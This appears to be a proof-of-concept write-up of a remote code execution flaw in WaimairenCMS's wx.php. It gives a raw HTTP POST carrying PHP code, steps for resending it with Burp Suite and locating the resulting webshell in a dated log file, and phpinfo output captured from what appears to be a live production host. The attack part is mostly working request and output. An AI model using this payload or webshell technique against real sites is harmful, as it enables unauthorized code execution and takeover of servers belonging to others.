
The RCE of WaimairenCMS



Description:

The vulnerability page is wx.php

http://you ip/wx.php

WaimairenCMS <= v9.1


in the wx.php page appears to be vulnerable to RCE attacks.

[+] Payloads:


```
POST /wx.php HTTP/1.1
Host: m6.waimairen.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

<?php phpinfo()?>
```


the first step,open the url in browser




the second step, set the proxy and capture the packet with burpsuite



the third step, modify the data and repeat,change the get to post,the poc example:



After sending the data packet, check the current date to calculate the log file name. For example, today is April 1, 2022, so the calculated webshell path is



Using the browser to access webshell, the code can be executed successfully

https://m6.waimairen.com/log/2022-04-01.php

鎻忚堪:Link: 鏃堕棿:2022-04-01 23:09:21,/index.php?ctrl=wxsite&action=getshopmorecomment鎻忚堪:Link: 鏃堕棿:2022-04-01 23:11:01,/index.php?ctrl=market&action=showgoods&id=6661鎻忚堪:Link: 鏃堕棿:2022-04-01 23:11:07,/wx.php鎻忚堪:startsend 鏃堕棿:2022-04-01 23:11:07,/wx.php鎻忚堪:postStr:

PHP Version 5.3.29

System	Linux iZ8vb77lszmz10f4twc7blZ 3.10.0-1160.53.1.el7.x86_64 #1 SMP Fri Jan 14 13:59:45 UTC 2022 x86_64
Build Date	May 13 2020 16:08:28
Configure Command	'./configure' '--prefix=/www/server/php/53' '--with-config-file-path=/www/server/php/53/etc' '--enable-fpm' '--with-fpm-user=www' '--with-fpm-group=www' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--with-jpeg-dir' '--with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '--enable-magic-quotes' '--enable-safe-mode' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl=/usr/local/curl' '--enable-mbregex' '--enable-mbstring' '--with-mcrypt' '--enable-ftp' '--with-gd' '--enable-gd-native-ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with-xmlrpc' '--enable-zip' '--enable-soap' '--with-gettext' '--disable-fileinfo'
Server API	FPM/FastCGI